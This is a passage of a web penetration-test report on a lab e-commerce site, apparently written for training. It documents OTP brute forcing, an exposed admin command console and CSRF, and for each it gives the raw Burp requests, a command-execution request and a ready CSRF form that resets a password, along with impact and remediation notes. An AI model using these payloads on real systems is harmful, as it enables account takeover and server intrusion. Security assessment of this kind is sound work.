
- We will bruteforce the OTP page in BurpSuite

Target: http://13.235.135.204

```
1  GET /reset_password/admin.php?otp=§123§ HTTP/1.1
2  Host: 13.235.135.204
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Connection: close
8  Referer: http://13.235.135.204/reset_password/admin.php
9  Cookie: PHPSESSID=34ln0skcid6q616mmah85eb8n2; key=12D5B8A2-108C-5BC9-7903-A73D917ECC79;
   7810adfe1ef66d9d484082442e224c59085c1551381a7ba76fdcb08c07489f46
10 Upgrade-Insecure-Requests: 1
11
12
```


Observation:

- After Bruteforcing, 551 gives us maximum length.




PoC:

- Password changed Succesfully



PoC: (Critical Severity)

- Login Succesfull
- Hacker now has access of everything



Business Impact – Extremely High

- A malicious hacker can gain complete access to any account just by brute forcing the otp. This leads to complete compromise of personal user data of every customer.
- Attacker once logs in can then carry out actions on behalf of the victim which could lead to serious financial loss to him/her.

Recommendation

- Use proper rate-limiting checks on the no of OTP checking and Generation requests
- Implement anti-bot measures such as ReCAPTCHA after multiple incorrect attempts
- OTP should expire after certain amount of time like 2 minutes
- OTP should be at least 6 digit and alphanumeric for more security

References:


- https://www.owasp.org/index.php/Testing_Multiple_Factors_Authentication_(OWASP-AT-009)
- https://www.owasp.org/index.php/Blocking_Brute_Force_Attacks

5.Console Access

Console Access **(Critical)**	Below mentioned URL in the **Lifestyle Store** is vulnerable to Console Access **Affected URL :** • http://url.com/admin31/console.php **Issue Detail** • Having access to the console of a website is a broken access control vulnerability. This means that the website's access controls are not properly implemented, which allows unauthorized users to gain access to sensitive information or functionality. • **Parameters Affected:** command= (POST) • **Payload** **Enter Commands to perform like whoami, ls, pwd, etc**

Observation

Enter Commands here



PoC: (Very Critical)

Request

Pretty Raw Hex

```
1 POST /admin31/console.php HTTP/1.1
2 Host: 13.235.135.204
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
  Gecko/20100101 Firefox/102.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
  image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 10
9 Origin: http://13.235.135.204
10 Connection: close
11 Referer: http://13.235.135.204/admin31/console.php
12 Cookie: PHPSESSID=34ln0skcid6q616mmah85eb8n2; key=
   12D5B8A2-108C-5BC9-7903-A73D917ECC79; OV3202221414=
   929vdukr5gmujg9qmikmuo2hr6; X-XSRF-TOKEN=
   55a4ca81af38e47f47f3b69ae27ce9059d576c44e78aec789646dcb6fd35903d
13 Upgrade-Insecure-Requests: 1
14
15 command=ls
```

Response

Pretty Raw Hex Render

Lifestyle Store

Admin Console

Result:

ovidentiaCMS
static
uploads
user
wondercms

Business Impact - Extremely High

- Data breaches: If an unauthorized user can access sensitive information, such as user data, passwords, or financial information, they could potentially steal this data and use it for malicious purposes. This could lead to financial losses, identity theft, and other problems for the organization.
- Denial-of-service attacks: If an unauthorized user can modify the website's settings, they could potentially launch a denial-of-service attack, which would make the website unavailable to legitimate users. This could lead to lost revenue, reputational damage, and other problems for the organization.
- Malicious code: If an unauthorized user can deploy malicious code on the website, this could be used to steal data, launch other attacks, or disrupt the website's functionality. This could lead to financial losses, reputational damage, and other problems for the organization.

Reccomendations:

- Use a web application firewall (WAF) to filter out malicious traffic.
- Implement least privilege, which means giving users only the permissions they need to do their jobs.
- Regularly scan your website for vulnerabilities using a security scanner.
- Keep website software up to date with the latest security patches.


References:

- https://owasp.org/www-community/Broken_Access_Control
- https://www.eccouncil.org/cybersecurity-exchange/web-application-hacking/broken-access-control-vulnerability/
- https://portswigger.net/web-security/access-control

6.Cross Site Request Forgery

CSRF(Critical)	Below mentioned URL in the **Lifestyle Store** is vulnerable to Cross Site Request Forgery **Affected URL :** • http://url.com/profile/change_password.php **Issue Detail** • CSRF attacks target functionality that causes a state change on the server, such as changing the victim's email address or password, or purchasing something. Forcing the victim to retrieve data doesn't benefit an attacker because the attacker doesn't receive the response, the victim does. **Parameters Affected:** form-data; password

Observation:




Observation:

- Payload Script

```html
<html>
<title> csrf variant2 </title>
<body>
        <form action="http://43.205.140.236/profile/change_password_submit.php" method="post">
        <input type="text" name="key" id="key" value="12D5B8A2-108C-5BC9-7903-A73D917ECC79"><br><br>
        <input type="text" name="PHPSESSID" id="PHPSESSID" value="m31rn8gv4vjq0n5gbah6csdro4"><br><br>
        <input type="text" name="X-XSRF-TOKEN" id="X-XSRF-TOKEN" value="2c495f07fcb98564e9d436462df780b9740f197a0906aafb54adc3790fcec160"><br><br>
        <input type="password" name="password" id="password" value="hacked"><br><br>
        <input type="password" name="password_confirm" id="password_confirm" value="hacked"><br><br>
        <input type="submit" value="Submit your things">
</form>
</body>
</html>
```

PoC:



Payload Script Successfull

Business Implications

- Financial loss: CSRF attacks can be used to make unauthorized payments, transfer funds, or make purchases.
- Data breaches: CSRF attacks can be used to steal sensitive data, such as passwords, credit card numbers, or social security numbers.
- Damage to reputation: CSRF attacks can damage a business's reputation if they result in unauthorized actions being taken on behalf of its customers.
- Loss of trust: CSRF attacks can lead to customers losing trust in a business if they feel that their personal information is not secure.

Reccomendations:

- Ask the user his password (temporary like OTP or permanent like login password) at every critical action like while deleting account, making a transaction, changing the password etc.
- Implement the concept of CSRF tokens which attach a unique hidden password to every user in every <form>. Read the documentation related to the programming language and framework being used by your website
- Check the referer before carrying out actions. This means that any action on x.com should check that the HTTP referrer is https://x.com/* and nothing else like https://x.com.hacker.com/*

References:

